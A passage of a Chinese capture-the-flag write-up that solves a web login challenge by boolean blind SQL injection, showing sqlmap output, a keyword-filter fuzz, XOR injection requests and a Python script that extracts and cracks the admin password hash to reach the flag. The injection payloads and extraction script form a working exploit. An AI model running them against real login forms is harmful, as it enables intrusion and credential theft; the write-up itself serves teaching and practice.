[20:44:14] [INFO] testing 'Oracle AND time-based blind'  
[20:44:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'  
[20:44:15] [WARNING] POST parameter 'passwd' does not seem to be injectable\\无果:  
[20:44:15] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'  
--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism  
involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--  
random-agent'
```

```
[*] ending @ 20:44:15 /2020-08-16/
```

D:\Security\WebTools\SQLMap

λ

No.7 Python 布

No.8 Python 布

3、因为被过滤的字符会返回“illegal character”，先使用 SQL 注入 Fuzz 字典判断哪些关键词被过滤了：

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Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items ?

Request	Payload	Status	Error	Timeout	Length	Comment
145	SQL	200			367	
146	TABLE	200			367	
147	THEN	200			367	
148	TRUE	200			367	
149	instr	200			367	
150	benchmark	200			367	
152	bin	200			367	
153	substring	200			367	
156	UPDATE	200			367	
157	VALUES	200			367	
158	VARCHAR	200			367	
159	VERSION	200			367	
160	WHEN	200			367	
161	WHERE	200			367	
166	users	200			367	
169	mid	200			367	
174	in	200			367	
180	sys.schema_table_statisti...	200			367	
182	count	200			367	
184	from	200			367	
187	=	200			367	
188	@	200			367	
1	length Length	200			370	
3	handler	200			370	
4	likeLiKe	200			370	
5	selectSeleCT	200			370	

367未过滤

370被过滤

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK

Server: nginx

Date: Sun, 16 Aug 2020 12:49:59 GMT

Content-Type: text/html; charset=utf-8

Connection: close

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Content-Length: 84

<script> alert('illegal character!!@_@');parent.location.href='index.php'; </script>

? < + > Type a search term 0 matches

Finished https://blog.csdn.net/weixin_35190887/

4、由于 `^` 没有被过滤啊，所以想到使用异或进行注入，发现只有在括号内的值为真时，才返回“username error”，所以数据库的长度为3，如下图：

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
POST /web2/login.php HTTP/1.1
Host: 123.206.87.240:8007
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://123.206.87.240:8007
Connection: close
Referer: http://123.206.87.240:8007/web2/index.php
Cookie: PHPSESSID=q4bb6iv1happq13lv7d1g0cghkggr8mss
Upgrade-Insecure-Requests: 1

uname=admin'^(length(database())>3)''&passwd=123
```

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Aug 2020 12:56:27 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 81

<script> alert('username error!!@_@');parent.location.href='index.php'; </script>
```

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Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
POST /web2/login.php HTTP/1.1
Host: 123.206.87.240:8007
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://123.206.87.240:8007
Connection: close
Referer: http://123.206.87.240:8007/web2/index.php
Cookie: PHPSESSID=q4bb6iv1happq13lv7d1g0cghkggr8mss
Upgrade-Insecure-Requests: 1

uname=admin'^(length(database())>4)''&passwd=123
```

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 16 Aug 2020 12:58:16 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 81

<script> alert('password error!!@_@');parent.location.href='index.php'; </script>
```

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5、综上已可以确定存在布尔盲注！附上大佬的脚步：

```
# -*-coding:utf-8-*-

import requests

url = 'http://123.206.87.240:8007/web2/login.php'
payload = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789@_.{}'

flag = ''

for i in range(1,40):
    for p in range(32,126):
        #url = base_url + u"1' and substr((select flag from flag),%d,1)='%s' --+" %(i,p)
        sqlstr = u"admin'-(ascii(mid(reverse(mid((passwd)from(-%d))from(-1)))=%d)-'" %(i,p)
        username = "admin'-(ascii(mid(reverse(mid((passwd)from(-%d))from(-1)))=%d)-"
        data = {
            'uname':sqlstr,
            'passwd':'123456'
        }
        html = requests.post(url,data=data).text
        if 'username' in html:
            print i
            flag += chr(p)
            print flag
print "=====>"
print "\n" + flag
```

执行结果如下：

Cmder

```
14
005b81fd960f61
15
005b81fd960f615
16
005b81fd960f6150
17
005b81fd960f61505
18
005b81fd960f615052
19
005b81fd960f6150523
20
005b81fd960f61505237
21
005b81fd960f61505237d
22
005b81fd960f61505237db
23
005b81fd960f61505237dbb
24
005b81fd960f61505237dbb7
25
005b81fd960f61505237dbb7a
26
005b81fd960f61505237dbb7a3
27
005b81fd960f61505237dbb7a32
28
005b81fd960f61505237dbb7a320
29
005b81fd960f61505237dbb7a3202
30
005b81fd960f61505237dbb7a32029
31
005b81fd960f61505237dbb7a320291
32
005b81fd960f61505237dbb7a3202910
=====>
005b81fd960f61505237dbb7a3202910
```

C:\Users\True\Desktop\ClearSky

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6、解密以上32位 MD5 密码值，然后登录系统获得 Flag:

输入让你无语的MD5

005b81fd960f61505237dbb7a3202910

解密

md5r

admin123

<https://blog.csdn.net/weixinyiguoji90797>

实时监控

|s ...

执行

flag{sql_INJEct_comMon3600!}

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